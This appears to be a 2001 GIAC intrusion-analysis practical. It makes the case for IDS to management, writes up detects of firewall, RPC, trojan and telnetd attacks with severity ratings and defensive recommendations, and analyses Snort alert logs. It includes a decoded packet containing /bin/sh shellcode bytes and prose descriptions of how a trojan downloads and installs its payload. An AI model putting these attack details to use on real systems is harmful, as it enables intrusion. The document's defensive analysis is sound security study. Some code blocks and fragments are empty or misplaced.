Global Information Assurance Certification Paper

Section 1: State of Intrusion Detection

How to Justify an IDS to Management

When performing security audits for commercial and government agencies, I am amazed at how many customers do not use any form of intrusion detection. Most companies have some form of firewall, and some even use Access Control Lists (ACLs) on their perimeter routers. A few go so far as to install host based firewalls on their external web servers to provide further protection for those machines.

Many support staff tell me that they believe that their company needs an IDS, but that they don't know how to sell their management on the idea.

Introducing the idea of an IDS

The first hurdle to overcome is the idea that an IDS is a complicated and expensive system. Yes, there are some IDS's that are expensive and very complicated to operate, but not many. There are many tools that can be used as an IDS, many of which are open source programs.

The best way to introduce an IDS to your management, is to use a tool (whether you use an open-source program or an inexpensive commercial product) and create some logs to demonstrate the true viability of such a product. Tools available for use include host based tools such as syslog for UNIX / LINUX server, and the event logs on Microsoft servers. These tools are already available to you – you simply have to configure the host to audit certain functions such as successful logons, failed logons, failed file access, and other criteria that could show unauthorized activity on the host in question. What time of day these activities occur is a crucial component to effective logging. Understanding what activity on the host is abnormal is key to the beneficial use of host based logs.

There are a number of free "personal" firewalls available for the MS-Windows environment that you could install on a server. The log files from the firewall could show any anomalous activity on that machine that got through your perimeter firewall, as well as anomalous activity on that host from within your network.

A good tool for use on a UNIX host is Psionic Software's port sentry program (http://www.psionic.com). This open source tool for notifies you of attempts to access services on the host in question that it is not configured to provide. So when your external name server is probed for FTP access or Web Service's by an intruder scanning your external network, it would log this activity, much as an IDS system does for a network.

A tool that is available for use as a network IDS is tcpdump. It comes standard with most flavors of UNIX, (an updated version is available from http://www.tcpdump.org) and a windows version is available at http://netgroup-serv.polito.it. TCPDUMP is a program that captures packet headers (by default) of traffic on the network that the listening host is connected to. By adding filter statements on the command line when invoking tcpdump, (called BPF filters), you can limit the type of traffic that tcpdump will

record. If you know in advance what type of traffic you expect to see on your network, you can filter it out, and what is left would be anomalous. The key being what you don't expect to find on your network is what you want an IDS to alert you to.

For those of you who have more time, there are two open-source network IDS tools available. The first is the Navy's SHADOW program (http://www.nswc.navy.mil/ISSEC/CID/). This is a tool that is basically a set of PERL scripts that run tcpdump and creates output reports based upon the analysis performed by the scripts. It takes a little bit of time to become familiar with, but the dividends more than make up for the amount of time it takes to learn. Then there is SNORT (http://www.snort/org) which bills itself as a light-weight network intrusion detection package. (There is also an MS-Windows version available from http://www.silicondefense.com). Actually, this package takes some time to learn, but there is a wealth of help available on line through the SNORT-Users mail list. You can run this program "straight out of the box" or get any number of post processors and analysis aids freely available from the contributors forum.

Keep in mind when using network tools that you must access all the traffic on the network segment you're monitoring. Connect to a hub wherever possible, as ethernet switches compartmentalize traffic, and you may not "see" all the traffic. If you do connect to a switch, have the port programmed for spanning to allow your tool to sniff all the traffic on that segment.

These are just a few of the tools available to you for little to no cost. You simply need to decide on what type of tool you think you would be most comfortable using and begin using it, (with the permission of your company).

You'll also want to choose a location (network) in which to place your IDS tool where you can derive substantive use from its output.

Position within Network	**Derived benefit**
On the perimeter network	detect the types & frequencies of inbound attacks
On the DMZ network	detect attacks targeting Internet accessible hosts
Within the protected networks	detect attacks that get past a firewall
	detect internal anomalous network activity
Perimeters of corporate IntraNet	detect activity from different corporate entities
	detect activity from partner corporations

Begin by monitoring traffic during relatively quiet network time – before / after regular working hours. Study and keep records of the traffic you're seeing. If you find inconsistencies with what you believe you should be seeing, then check it out… You might already be under attack. Some people who have busy networks may want to start out with a server or network that isn't heavily used within their company.

After you've become comfortable with the tool of choice, and you're also familiar with it's output, you're ready to move it to your perimeter or DMZ network. Be prepared to be

overwhelmed with data! The Internet is not the friendly place the marketers would have you believe.

Collect a day or two's data and analyze the results. Did the tool collect too much data or the wrong kind of data? While this question seems out of place, it is not always easy to configure tools to get the type of data you're interested in, so you will want to use an iterative approach to collecting data and analyzing it with respect to your company's security and acceptable use policies. (Remember to keep metrics of your analysis process for later use).

When you have your tool configured and are retrieving good samples of data, take a solid week's worth of reports and analyze the results. You'll want to look for trends, repeat offenders, levels of activity during non-working hours, and other signs of activity that doesn't meet with normal usage of your network.

Look to places like the CERT Coordination Center (http://www.cert.org) and sites like Bugtraq (http://www.securityfocus.com) and Whitehats (http://www.whitehats.com) for explanations of the types of anomalous traffic you've recorded. Search the web as well for explanations and mitigations for the types of activity you've uncovered. Compare the findings against industry "best practices" scenarios (such as those CERT offers). Determine what you need to do to prevent or mitigate any anomalous activity. Then prepare a task list of the steps you take to implement your solutions.

The Presentation

Create a presentation to show your management. You'll want to depict the type of problems you detected and the impact of that problem should it remain unresolved. The impact could be loss of data, or loss of availability for customer use, the cost of recovering from a successful penetration by an intruder, and in some cases the cost of legal litigation should your company be held liable under the emerging "due diligence" laws. You'll want to depict the cost (in time and material) to detect and mitigate the risk versus the cost of recovering from a successful intrusion. Keep in mind the cost to the company's reputation and the confidentiality of it's customers. Also show how the tool used was beneficial in detecting the problem and how it's use could help prevent other problems from becoming full fledged incidents.

An intrusion detection system should be complimentary to your company's established security posture. The information derived from an IDS should be used to enhance the operation of security tools already deployed. You may even find that it can help identify security tools or policy items that your company is not currently utilizing. An IDS is also helpful for monitoring activity on all segments of your corporate network and will yield data points necessary for any future upgrades and/or deployments of other network security tools.

In short, an IDS is the impartial set of eyes that will help network administrators tailor their company's security measures to meet the ever changing threats presented by the Internet.

Low – the attacker wants the information supplied by the attack.

Description of Attack

Attack against Checkpoint Firewall-1 management port (CVE-2000-0181 & CVE-2000-0779). The tool maps the internal network addresses allegedly protected by the firewall. The tool in question has only yielded reconnaissance information, yet that info can be used to further target machines behind a firewall that would normally be protected from such reconnaissance.

Attack Mechanism

Attack exploits unprotected management port and utilizes checkpoint commands to query the firewall for information.

```

Evidence of Active Targeting
This attack only works against Checkpoint firewalls and was directed at this customer's firewall in particular; therefore it is active targeting.

Severity
Severity Formula:
(criticality **+** lethality**) – (**system **+** network countermeasures**) =** severity
(5 **+** 5 **) – (** 4 **+** 1 **) = 5**

Metric:	Criticality	**Metric:**	Systems Countermeasures
Type:	Corporate Firewall	**Type:**	most but not all patches installed
Scale:	5	**Scale:**	4
Metric:	Lethality	**Metric:**	Network Countermeasures
Type:	Reconnaissance	**Type:**	none
Scale:	5	**Scale:**	1

I rate the lethality of this exploit high because the information gained can be used to attack hosts within the NAT'ing firewall. An attacker could also use the information gained from the tool to refine it, and thus be able to change the configuration of the firewall – possibly even creating a rule to allow themselves unfettered access to the interior network.

Defensive Recommendation
- Deny inbound access to the CheckPoint's management ports at the perimeter router via Access Control Lists.
- (In this case the customer out-sources the management of their firewall. The further recommendation here is that all external access to corporate resources should be made via VPN or other secured communications (eg. dial-up to a radius server). In this manner, the communications can be logged and protected via encryption so passwords are not transmitted over the Internet in plain text.)

Multiple Choice Question
The ability to access a firewall's management port enables an attacker to: ?
A. prevent attacks
B. log his own attacks
C. view or modify configurations
D. telnet to other firewalls

Answer: **C**

Checkpoint provides software to change the configuration of the firewall that uses port 524,525, & 526. Anyone with access to these ports has the potential to view and/or modify the configuration as the above attack demonstrates.

Is it a Duck ?

It has feathers because it could be detected. It has a bill because the data gained should not have been available. It quacked because code could be found to duplicate the attack. It waddled because the source IP was not from the company allowed to access the firewall … Therefore, I conclude that though it may not be a duck in the strictest sense, it is still fowl.

```

Source of Trace

E-Mailed RAZORBACK report (output tool for Snort 1.7) from customer

Detect was Generated by:

Snort 1.7 sent to post processor razorback

Probability Source Address was Spoofed

Low – the attacker wants the information supplied by the attack. Also, when the buffer overflow attack was launched, the source address would need to non-spoofed (unless a Kevin Mitnick-type attack was being used).

Description of Attack

A buffer overflow vulnerability has been discovered in the Calendar Manager Service daemon, rpc.cmsd. Remote and local users can execute arbitrary code with the privileges of the rpc.cmsd daemon, typically root. Under some configurations rpc.cmsd runs with an effective userid of daemon, while retaining root privileges. (CVE-1999-0320)

Attack Mechanism

Attacker first portscanned, (sometime previously, as it didn't show up in the previous two days logs), then attempted an NMAP fingerprint (probably to get OS version), then used portmapper to get access to the Sun Calendar Manager via RPC. Once this was accomplished, then the attacker responded with a buffer overflow attack. The attacker then cat'd the /etc/passwd file.

Exploit code found that appears to be similar to code used in attack

```
  /*## copyright LAST STAGE OF DELIRIUM jul 1999 poland        *://lsd-pl.net/ #*/
  /*## rpc.cmsd                                                              #*/
```

The compiled code has command line options for Solaris 2.6, 2.7, & 2.8. This might account for the NMAP finger print, the attacker was checking so that s/he could use the correct options the first time out.

Evidence of Active Targeting

There is much evidence of active targeting. First is the NMAP fingerprint, then the attempts at Sun RPC high ports, then the attack itself. No tother traffic was detected to/from this host between the initial alert at 06:11 & the attack at 09:21.

Severity

Severity Formula:

(criticality **+** lethality**) – (**system **+** network countermeasures**) =** severity

(5 **+** 5 **) – (** 4 **+** 3 **) = 3**

Metric:	Criticality	**Metric:**	Systems Countermeasures
Type:	Corporate DNS Server	**Type:**	most but not all patches installed
Scale:	5	**Scale:**	4
Metric:	Lethality	**Metric:**	Network Countermeasures
Type:	Buffer Overflow	**Type:**	Perimeter router blocks Telnet, FTP, etc.
Scale:	5	**Scale:**	3

Defensive Recommendation

NOTE:

It is advised that before any attempts to clean the system and install patches, corporate legal services should be contacted for legal ramifications. System forensics may be required by law enforcement agencies before the system is restored.

Install Patches from Sun, see http://sunsolve.sun.com/pub-cgi/show.pl?target=patches/patch-license&nav=pub-patches

Review CERT® Advisory CA-99-08 Buffer Overflow Vulnerability in Calendar Manager Service Daemon, rpc.cmsd - http://www.cert.org/advisories/CA-99-08-cmsd.html

Turn off RPC services as a DNS server on a “dirty” DMZ (outside the firewall) does not need those services running.

Block incoming RPC services at perimeter router

Multiple Choice test Question

A server on a DMZ should run what services ?
A. All services
B. Only daemon services
C. Only services protected by TCPWrappers
D. Only the most necessary services

Answer is **D**.

Although answer C is attractive, not all services can be protected by TCPWrappers, (eg. Sendmail & Web). It is a rule of thumb to only provide one service per server.

Is it a Duck ?

It has feathers because the pre attack alerts were not false positives. It quacked because the intruder tested the system to determine which commands to use to attack the system. It waddled because the IP address of the intruder was not from the company, nor from an ISP in the same country as the company being attacked. It became a duck most fowl when the /etc/passwd file was viewed.

Detect #3 – GINA Trojan

- Probable system compromise; root.exe found
- WWW: IIS Folder Traversal (Command Execution) is always active and may be vulnerable (http)
- WWW: RDS is active and may be vulnerable (http)
- WWW: IIS Samples (showcode) is active and may be vulnerable (http)

Source of Trace

Security Audit for commercial customer

Note:

It is my belief that using any tool that discovers evidence of intrusion (eg. Portsentry, tripwire, aide, etc.) including vulnerability scanners should be added to the electronic toolbelt of the Intrusion Analyst. As is the case with this detect, both SARA & NESSUS discovered signs of intrusion on the host in question. SARA discovered the evidence of a root kit, while NESSUS discovered the trojan telnet daemon at port 9273. Because of this discovery, I ran TCPDump to capture traffic to/from this host to get a better understanding of the problem.

Detect was Generated by:

SARA Vulnerability scanner & TCPdump 3.6.2 (see detect #1 for definition of tcpdump fields)

Probability Source Address was Spoofed

Low – the attacker is using the Telnet trojan at tcp port #9273, which probably would not work if the address was being spoofed

Description of Attack

CAN-1999-0661

The Win32.NTHack.dll or Gina trojan (listed elsewhere in the encyclopedia) is part of a hacking tool known as BackGate kit. It hooks Windows logon processes to log account information including account name and password to C:\543567.tmp in clear text.

BackGate kit is commonly used with "Web Server Folder Traversal" Vulnerability or "File Permission Canonicalization" Vulnerability to gain access to the victim server.

If the BackGate kit is used against a server vulnerable to such security breaches, it is likely that a file named E.ASP will be introduced to the server first. A batch file, DL.BAT is then generated to download and launch DL.EXE from a FTP server of the hacker's choice. It is possible that this FTP server may also be a victim of BackGate.

DL.EXE in turn downloads a set of files to the local system. It is capable of downloading 16 files from a specific FTP server (00.D, 01.D, 02.D,..., 15.D). User reports so far indicate that 14 files are used. The set of files downloaded includes FTP server, Proxy server, Win32/PWS.Gina.Trojan and configuration files. 00.D is then renamed to INSTALL.BAT and launched to install PWS.Gina.Trojan, trojanized FTP and Proxy server.

BackGate then removes the files that were downloaded, but no longer needed.

Also, a directory "\adminback0810\root" may be created in a drive of the hacker's choice as the home directory of FTP server.

Attack Mechanism

The initial report from SARA identified a possible root kit on the server during a routine security audit for this commercial customer. The Nessus scanner detected a Telnet Listener on Port 9273. A linux machine was set-up to monitor all trafic to/from this host other than Mail & web traffic. [tcpdump –n –N – s 1500 'ip host = cust.net.44.227' and ('tcp port !=25' and 'tcp port !=80')]
The traces showed different hosts connecting to the trojan telnet proxy port, and launching telnet sessions to other domains.

```

```

Further investigations showed that the files of the trojan were in the directotries as advertised by the virus encyclopedia - http://www.cai.com/virusinfo/encyclopedia/descriptions/b/backgatekit.htm
Also, the intruder did not clean up entirely and a batch file was found that contained the commands to FTP the trojan onto the server and install it. This was most likely accomplished by utilizing the IIS Unicode vulnerability (CVE-2000-0884), as cmd.exe was found in the IIS Scripts directory (a known clue to IIS Unicode penetration).

Evidence of Active Targeting
All indications are that this host was targeted because no security precautions had been taken and no monitoring of network activity was performed.

Severity
Severity Formula:
(criticality **+** lethality**) – (**system **+** network countermeasures**) =** severity
(5 **+** 5 **) – (** -2 **+** 0 **) =** 12

Metric:	Criticality	**Metric:**	Systems Countermeasures
Type:	Corporate Mail Server	**Type:**	see below for description
Scale:	5	**Scale:**	-2
Metric:	Lethality	**Metric:**	Network Countermeasures

Type:	Reconnaissance	**Type:**	none
Scale:	5	**Scale:**	0

Not only were patches not applied to this server, but the people who installed the MS Exchange server did not know how to configure the firewall to pass mail… So they put a Second NIC into the mail server … So it had one nic inside the firewall and one outside. By telneting to the trojan, one could then telnet to machines inside the firewall (even though they are using RFC-1918 addresses)

Defensive Recommendation

- It is strongly recommended that this machine be rebuilt from the ground up. As any MS Windows sys admin worth his salt will tell you "5 minus 2 does not equal 3". That is, no matter what procedures you use to remove the trojan and it's artifacts, can you ***really*** be sure that there are no other backdoors, not to mention the infinite morass of the Windows registry.
- After rebuilding the server, install all patches available from Microsoft for Windows/NT and Exchange Mail Server.
- Do not install nor configure the IIS Web server as it is not necessary for MS-Exchange nor was it in use as the company uses a secured Apache Web server.
- Remove the additional NIC card and configure the firewall to properly pass mail to the MS-Exchange server inside the firewall.
- For further information, please read: BackGate Kit Analysis and Defense - http://www.sans.org/y2k/unicode.htm

Multiple Choice Test Question

If your firewall is blocking e-mail, you should _____ ?

A. stop using e-mail
B. hire a consultant or call tech support for help
C. put two NICs in the mail server, one inside & one outside the firewall
D. use TCPWrappers

Answer: **B**

Although Answer **D** might be tempting, the Hosts.allow file for e-mail would be untenable. The best answer is to properly configure the firewall to pass e-mail.

Is it a Duck ?

It had feathers because the trojan program mmtask.exe (the real file is mmtask.tsk) could be triggered to use 100% cpu cycles until the machine was rebooted. It had a bill because the password catching file could be tftp'd and the administrator account's password was there in plain text. It waddled because it could be used as a telnet proxy (thus hiding the actual ip address of the attacker) to attack other sites and hosts within the protected network. It quacked because the batch file used to install the trojan was still there, giving everyone the address of the host where this trojan can be found. This was too fowl to be a duck – it was road kill.

Detect #4 – Sun snmpXdmid Buffer Overflow Attack

```
09/21-03:02:40.170661  [**] RPC tcp traffic contains bin_sh [**]
202.58.118.12:962 -> CUST.NET.101.1:32778
```

Source of Trace

202.58.118.12	; Source IP Address
:962	; Source TCP Port
CUST.NET.208.190	; Destination IP Address
:32778	; Destination TCP Port

Probability Source Address was Spoofed
Low – the attacker wanted to list the /etc/shadow file which contains the encrypted passwords used by the system. Using the method shown below, the attacker could use a program like "John-The-Ripper" to crack the passwords for use later to attempt to login using normally allowed access methods.

Description of Attack
CAN-2001-0236
The SNMP to DMI mapper daemon (snmpXdmid) translates Simple Network Management Protocol (SNMP) events to Desktop Management Interface (DMI) indications and vice-versa. Both protocols serve a similar purpose, and the translation daemon allows users to manage devices using either protocol. The snmpXdmi daemon registers itself with the snmpdx and dmid daemons, translating and forwarding requests from one daemon to the other.

snmpXdmid contains a buffer overflow in the code for translating DMI indications to SNMP events. This buffer overflow is exploitable by local or remote intruders to gain root privileges.

Also see, Solaris /usr/lib/dmi/snmpXdmid vulnerability - http://www.securityfocus.com/archive/1/168936

Attack Mechanism
From http://www.securityfocus.com/archive/1/168936 :
"From the trace above it can be seen that the indication received from 'dmid' is translated into an SNMP trap. It is there that the overflow occurs.

From the way the daemon works it looks like it would be sufficient if it listened solely on the loopback interface or used another form of local transport to communicate. This would make remote attacks on the

daemon much more difficult. Also important, because it is unknown if the daemon provides any authentication at all on messages received on both the SNMP interface as the DMI interface."
In the correlation below, one can see that that the snmp trap buffer is overflowed by the callback from the DMI program. Once that has occurred, the attacker launches a korn shell.

Evidence of Active Targeting
No other hosts nor other ports (except 111 – the portmapper) were visited by the intruder which certainly makes this an active target.

Severity
Severity Formula:
(criticality **+** lethality**) – (**system **+** network countermeasures**) =** severity
(5 **+** 5 **) – (** 3 **+** 3 **) =** **4**

Metric:	Criticality	**Metric:**	Systems Countermeasures
Type:	Corporate FTP Server	**Type:**	most but not all patches installed
Scale:	5	**Scale:**	3
Metric:	Lethality	**Metric:**	Network Countermeasures
Type:	BOF, root access	**Type:**	Firewall blocks most services
Scale:	5	**Scale:**	3

Defensive Recommendation
NOTE:
It is advised that before any attempts to clean the system and install patches, corporate legal services should be contacted for legal ramifications. System forensics may be required by law enforcement agencies before the system is restored.

- Change all passwords **immediately**
- Install a patch from your vendor
- Disable the snmpXdmid daemon
- Restrict Access to snmpXdmi and other RPC services
- Sites that require the functionality of snmpXdmi or other RPC services should restrict access through filtering. Local IP filtering rules that prevent hosts other than localhost from connecting to the daemon may mitigate the risks associated with running the daemon.
- For further information, please see CERT® Advisory CA-2001-05 Exploitation of snmpXdmid - http://www.cert.org/advisories/CA-2001-05.html

Multiple Choice Test Question
What configuration choice would you make for SNMP on an FTP server available to the public?
A. disable snmp unless it stops mission critical software
B. set community name to private
C. set all snmp passwords to the word "**private**"
D. set community public name to public

Answer: A

Although answer **C** is enticing, the word **private** is an easily guessable password. Also, until patches are released that resolve the problems with snmpXdmid, it is strongly recommended to disable it.

Is it a Duck ?

It has feathers due to the quickness of the attack. It quacks because the vulnerability & exploit code are available on the Internet. It waddles because it gives the intruder root privileges. It's duck season – no, it's rabbit season – no, it's sitting duck season.

Source of Trace

Birds of a Feather Session during SANSFIRE conference (July 2000)

A network administrator used this trace as evidence that the recently announced BSD Telnetd vulnerability was real, as one of their BSD boxes had been compromised. He had not had time to decode the trace before the convention, and was asking for help in decoding the trace.

Detect was Generated by:

TCPDUMP v.3.4

Probability Source Address was Spoofed

Low – the attacker was attempting to gain root access via telnet … so his program would need to maintain full communication with the target host.

Description of Attack

(CAN-2001-0554)

Within every BSD derived telnet daemon under UNIX the telnet options are processed by the 'telrcv' function. This function parses the options according to the telnet protocol and its internal state. During this parsing, the results that should be sent back to the client are stored within the 'netobuf' buffer. This is done without any bounds checking, since it is assumed that the reply data is smaller than the buffer size (which is BUFSIZ bytes, usually).

However, using a combination of options, especially the 'AYT' (Are You There) option, it is possible to append data to the buffer, usually nine bytes long. To trigger this response, two bytes in the input buffer are necessary. Since this input buffer is BUFSIZ bytes long, you can exceed the output buffer by as much as (BUFSIZ / 2) * 9) - BUFSIZ bytes. For the common case that BUFSIZ is defined to be 1024, this results in a buffer overflow by up to 3584 bytes. On systems where BUFSIZ is defined to be 4096, this is an even greater value (14336).

During the initiation of the Telnet session, the attack code calls illegal (or, at least, undefined) Telnet sub-options. Within these sub-options lies some code, which then executes a buffer overrun, giving the attacker root privileges. In fact it appears that the attacker is sending binary data:

```
Telnet
  Suboption Begin: New Environment Option
    Here's my New Environment Option
      Value:  \003000000\0017K7õ\231ý\237õ7ù7ýøõù?\230\2307Mùù\220ýùøü\
              220õõõ@øõü\220ùüù\220\230\237CùøF7/\220øý\231/ü7'\237ùI\2307'Nü'\
              231Ný\237ø\2207ý\220//?ø'øù\220ø\2207\230õ\230\237'?õ\220üü7'ýý\2
              31\231\231F7\231\230\2307Aùý\231\2307ü/J'Fø/
      Data: ø
      Data: <÷Dý«1À\231\231°\232«ü«°;Rhn/shh/bi\211ãRS\211áRQS
      Data: x
    Command: Suboption End
```

These codes for Telnet Suboptions are not defined in RFC 854 Telnet Protocol Specification (ftp://ftp.isi.edu/in-notes/rfc854.txt) nor RFC 855 Telnet Option Specifications (ftp://ftp.isi.edu/in-notes/rfc855.txt)

Attack Mechanism

The attack works by exploiting a hole/feature in telnetd where environment variables are passed from the calling telnet client, to the receiving telnet daemon. These are normal env variables, such as TERM and TZ. However, there are a few which affect the runtime linker/loader (ld.so). These variables affect how ld.so finds and uses shared libraries.

This vulnerability in ld.so can be exploited by specifying an attacker's library functions. In fact, this code replaces two standard C library functions, openlog and getpass.

getpass is used when a program wants a password to be entered, without echoing to the display. openlog was added because some systems have a different way of initiating logins.

The main crux is that both of these functions are executed when login (which is called when telnetd finds an incoming connection) is running as root. Any code which is executed at that time, will be executed as root. The two trojan functions simply execute /bin/sh as uid 0.

getpass is used in a normal /bin/login and is called after you entering the user's login name. Some systems that use shadow passwords will find, (if you examine the source), that getpass isn't used. To circumvent this, The attack code adds openlog which, if a site is shadowed is probably going to be compiled in.

Correlations

Attack code was found at http://www.outpost9.com/exploits/telnetd.html that appears to duplicate the observed attack. (Note that this web site uses "security through obscurity"

– when you go to the site, you see a black page … moving the cursor over the page reveals no links … highlighting the page only shows one 3 character block that appears to contain only blank spaces … but if you choose the "view page source" option on your web browser, then you can download the page source that contains the instructions for using this attack and links to the code itself.)

Evidence of Active Targeting
Since the attack hopes to gain unauthorized access remotely on this host, the attack is actively targeting this host.

Severity
Severity Formula:
(criticality **+** lethality**) – (**system **+** network countermeasures**) =** severity
(4 **+** 5 **) – (** 4 **+** 1 **) = 4**

Metric:	Criticality	**Metric:**	Systems Countermeasures
Type:	Corporate Server	**Type:**	Patch levels current at Build time
Scale:	4	**Scale:**	4
Metric:	Lethality	**Metric:**	Network Countermeasures
Type:	Remote root access	**Type:**	none
Scale:	5	**Scale:**	1

The host appears to have been attacked by another host both using RFC1918 IP numbers. This would appear that both machines are part of large corporate network and the attack came from within the corporate WAN. This attack would not have been blocked by a perimeter firewall, except in the instance where an attacker compromised an internal system that was then used to perform this attack…

Defensive Recommendation
NOTE:
It is advised that before any attempts to clean the system and install patches, corporate legal services should be contacted for legal ramifications. System forensics may be required by law enforcement agencies before the system is restored.

- Install patches available from vendors for the noted vulnerability
- Utilize TCPWrappers so that only "trusted" hosts are allowed access
- Utilize OpenSSH rather than Telnet for its greater security features.
- Compile with TCPWrapper support for added security measures
- Implement firewalls not only at the corporate perimeter, but also at the boundaries of internal networks within the WAN/MAN.
- For further information, please read CERT® Advisory CA-2001-21 Buffer Overflow in telnetd - http://www.cert.org/advisories/CA-2001-21.html
- Also read Does allowing telnet and rlogin increase the risk to my site? - http://www.sans.org/newlook/resources/IDFAQ/telnet_rlogin.htm

Multiple Choice test Question
A perimeter firewall protects the network from which type of attacks?

A. Mistyped destination addresses
B. In-bound attacks for which rules have been implemented
C. All attacks in-bound from the internet
D. Attacks between internal hosts

Answer: **B**

While we would all wish that answer **C** is correct, reality states that only answer **B** is valid. As new attacks are discovered, new rules and methods of blocking them must be programmed into the perimeter defenses.

Is it a Duck ?

It has feathers due to the proliferation of BSD and it's derivatives (nearly all LINUXes). It waddles because the code has been released into the wild (even though the originator claims that the dissemination was illegal – see Legal Battle Brewing Over Release of Telnet Exploit? (http://www.internetnews.com/dev-news/article/0,,10_855121,00.html)). It quacks because the intruder can gain root access to the machine and compromise all passwords and data stored therein. While it is fowl indeed, your goose will be cooked if this attack is not prevented.

Section 3 --- Analyze This


Introduction

For this exercise I chose to analyze the days Sept. 4, 2001 – Sept 8, 2001. The files chosen are as follows:


Alerts	Scans	Out Of Spec
Alert.010904	Scan.010904	oos_Sep.4.2001
Alert.010905	Scan.010905	oos_Sep.5.2001
Alert.010906	Scan.010906	oos_Sep.6.2001
Alert.010907	Scan.010907	oos_Sep.7.2001
Alert.010908	Scan.010908	oos_Sep.8.2001

Information Assurance Analysis for PHASE-III - Executive Overview

The network for PHASE-III, is burdened with a staggering amount of anomalous traffic as can be seen with these charts:



ALERTS Total: 545,934



Scans Total: 285,962
(-> denoting inbound, <- denoting outbound)

The in-bound attacks from outside the network are targeting hosts within your organization. This traffic represents the greatest risk to your corporate assets. The out-

bound attacks originate within your network and are targeting hosts on the Internet. This activity represents the greatest risk to corporate fiduciary responsibilities.

To attempt to resolve all problems in a single day or week would be a momentous task, and it's chances of success would be very slim. Therefore, the proposed method of resolution would be to "divide & conquer". That is, take the top 10 serious threats (based upon the potential for damage should the specific attack by successfully utilized by an intruder) and resolve those. After satisfactory resolution of these problems, the next 10 can be targeted, and so on until the amount & frequency of problems occurring is at a level sufficient that each new attack can be analyzed and resolved in near real time.

Portscans are analyzed as a separate class of threat due to their nature. That is, they do not represent potential damage in themselves, but there is a very real potential for damage as a tertiary result of not preventing or mitigating the success of these types of probes. Here again, the "top 10" method has been used for the reasons cited above.

Finally, "Out of Spec" alerts were handled as a class of threat since most alerts of this variety are related to reconnaissance techniques with the adherent qualities of portscans.

Top 10 Serious threats to PHASE-III

Description of Alert	Occurrences
WEB-MISC Attempt to execute cmd	148,558
IDS552/web-iis_IIS ISAPI Overflow ida nosize	128,963
Watchlist 000220 IL-ISDNNET-990517	28,735

[**] WEB-MISC Attempt to execute cmd [**] 12.10.209.125:3433 -> MY.NET.94.118:80

Description

CMD.EXE is the command processor for the Microsoft NT Operating System. The command processor executes all activity in the computer. Normal operation of a web server does not include web-users executing cmd.exe. Thus, any attempt by a web user to execute cmd.exe is indicative of malicious activity. If an attacker can successfully execute cmd.exe, then that person can modify accounts, modify the data stored on the server, modify the execution of legitimate programs residing on the server, and use that machine to perpetrate attacks on other hosts.

Security recommendations

- Secure All Webservers that are accessible to external users
- Place on the DMZ network provided by the corporate firewall
- Verify and apply necessary host Access Control Lists (ACLs) as appropriate
- Apply patches
  - Search Microsoft for all available IIS patches
  - Search Microsoft for all available Windows OS patches for your version
- Follow Microsoft guide for securing IIS Servers (http://www.microsoft.com/technet/security/iischk.asp)
- Scan systems for vulnerabilities
  - Recommend NESSUS & SARA
    - Patch any discovered vulnerabilities
- Secure all web servers which are accessible to internal users
- Configure corporate firewall to reject incoming access to port 80 (web) and 443 (SSL)
- Verify and apply necessary host Access Control Lists (ACLs) as appropriate
- Apply patches
  - Search Microsoft for all available IIS patches
  - Search Microsoft for all available Windows OS patches for your version
- Follow Microsoft guide for securing IIS Servers (http://www.microsoft.com/technet/security/iischk.asp)
- Scan systems for vulnerabilities
  - Recommend NESSUS & SARA
    - Patch any discovered vulnerabilities
- Additionally, the host machines targeted by the **bolded** associated scans should be checked for evidence of successful intruder penetration.
  - If penetration can be verified, first check with you corporate legal council before proceeding to repair the system. You may be required to gather forensics evidence for possible law enforcement activities.
  - It is strongly recommended that a compromised system be formatted and re-installed from distribution media to avoid re-contaminating the system by restoring contaminated program files from a recent back-up tape.

Description

The IIS .ida Vulnerability
Detailed information about the IIS .ida vulnerability can be found at eEye (http://www.eeye.com/html/Research/Advisories/AD20010618.html).

The ida vulnerability allows system-level execution of code and thus presents a serious security risk. The buffer-overflow is exploitable because the ISAPI (Internet Server Application Program Interface) .ida (indexing service) filter fails to perform adequate bounds checking on its input buffers. This could enable a remote attacker to conduct a buffer overrun attack and cause code of their choice to run on the server. Such code would run in the Local System security context. This would give the attacker complete control of the server, and would enable the attacker to take virtually any action s/he chose.

This attack is similar to the first attack, in that the results are similar; yet it differs in that it currently utilizes just one vulnerability. This does **not** mean that security efforts to protect hosts from this attack should be diminished.

```

Further Information

The top 5 generating Watchlist 000220 IL-ISDNNET-990517 alerts did not trigger any additional snort alerts. Additionally, these IP addresses did not generate any OOS alerts. The most prevalent service being accessed is KaZaA.

KaZaA Ports

Hosts in MY.NET are allowing connections from the 212.179.0.0 network. It is important to review your security policy/acceptable use policy. While KaZaa is not necessarily a destructive application, it does affect work productivity and can have a negative impact on network bandwidth and system storage. It is a new Peer-To-Peer (in the vein of napster & gnutella) file sharing application which allows users to retrieve and upload applications without the need for a file server. This leads to undocumented flow of information within a corporate network. Information passed via this mechanism bypasses most content filtering applications and mail guards, which can lead to disclosure of information detrimental to the corporation and /or national security.

Watchlist 000222 NET-NCFC	1241

Security Recommendations

- The MY.NET hosts that are allowing access from the 212.79 network should be reviewed closely. If access to these ports do not fall under corporate security policy / acceptable use policy, access to these systems should be disallowed immediately

- Run a port scanner against the MY.NET network. Systems that are allowing in Napster/gnutella/KaZaA traffic should be dealt with according to corporate security policy / acceptable use policy.
- Where possible, implement security at the perimeter routers and/or firewalls
- Firewall rulesets should be examined and all unnecessary traffic to and from the MY.NET network should be disallowed.

Description

The first incarnation of the Code-Red worm (CRv1) began to infect hosts running unpatched versions of Microsoft's IIS webserver on July 12th, 2001. The first version of the worm uses a static seed for it's random number generator. Then on July 19th, 2001, a random seed variant of the Code-Red worm (CRv2) appeared and spread. This second version shared almost all of its code with the first version, but spread much more rapidly. Finally, on August 4th, a new worm began to infect machines exploiting the same vulnerability in Microsoft's IIS webserver as the original Code-Red virus. Although the new worm shared almost no code with the two versions of the original worm, it contained in its source code the string "CodeRedII" and was thus named CodeRed II.

The characteristics of each worm are explained in greater detail below.

Code-Red version 1 (CRv1)

Detailed information about Code-Red version 1 can be found at eEye (http://www.eeye.com/html/Research/Advisories/AL20010717.html).
On July 12, 2001, a worm began to exploit the .ida buffer-overflow vulnerability in Microsoft's IIS webservers. Upon infecting a machine, the worm checks to see if the date (as kept by the system clock) is between the first and the nineteenth of the month. If so, the worm generates a random list of IP addresses and probes each machine on the list in an attempt to infect as many computers as possible. However, this first version of the worm uses a static seed in its random number generator and thus generates identical lists of IP addresses on each infected machine. The first version of the worm spread slowly, because each infected machine began to spread the worm by probing machines that were either infected or impregnable. The worm is programmed to stop infecting other machines on the 20th of every month. In its next attack phase, the

worm launches a Denial-of-Service attack against www1.whitehouse.gov from the 20th-28th of each month.

